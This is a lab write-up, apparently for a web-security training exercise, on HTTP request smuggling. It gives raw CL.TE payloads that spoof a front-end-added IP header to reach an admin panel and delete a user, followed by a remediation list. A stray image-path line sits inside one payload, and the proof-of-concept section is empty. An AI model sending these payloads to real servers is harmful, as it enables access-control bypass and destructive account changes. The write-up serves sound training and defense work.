**SCENARIO**

This application involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name. We will try to smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel

**PROCEDURE**

1. Open the web application and try to visit the **/admin** page directly, we notice that the request got blocked due to front-end controls of Host Header renamed.
2. Using BurpSuite’s Repeater send a search request to Payload 1 and we see that we get details of how our request is appended in the new request.
3. Send the request again after alteration like we did in Payload 2 which is the **renamed Host Header** and we got access to the admin page.
4. Inject the Payload 3 in the Repeater tab and send the request twice, we see that we are now able to delete the account.

**PAYLOAD**

1. POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 124

Transfer-Encoding: chunked

0

POST / HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 400

Connection: close

search=test

1. POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 143

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

X-abcdef-Ip: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 10

Connection: close

x=1

1. POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 166

Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1


X-abcdef-Ip: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 10

Connection: close

x=1

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Consistent Parsing:** Make sure both the front-end and back-end servers parse and handle HTTP requests similarly. Any deviation can lead to discrepancies that might be exploitable.
2. **Avoid Reliance on IP Address for Access Control:** Relying on IP addresses for security, especially for critical functions like accessing an admin panel, is not a robust approach. Instead, use strong authentication and authorization mechanisms to restrict access.
3. **Sanitize Headers:** Any headers added by the front-end server that will be used by the back-end server should be sanitized. This includes removing or renaming any headers that could be used to bypass security checks.
4. **Deny Unnecessary Headers:** The back-end server should be configured to deny requests containing headers that it doesn't explicitly need or recognize. This will block any smuggled headers from affecting its behavior.
5. **Implement Web Application Firewalls (WAFs):** A WAF can be configured to block suspicious requests or headers that might be indicative of a smuggling attack or any other malicious behavior. Ensure the WAF is regularly updated to recognize and block emerging threats.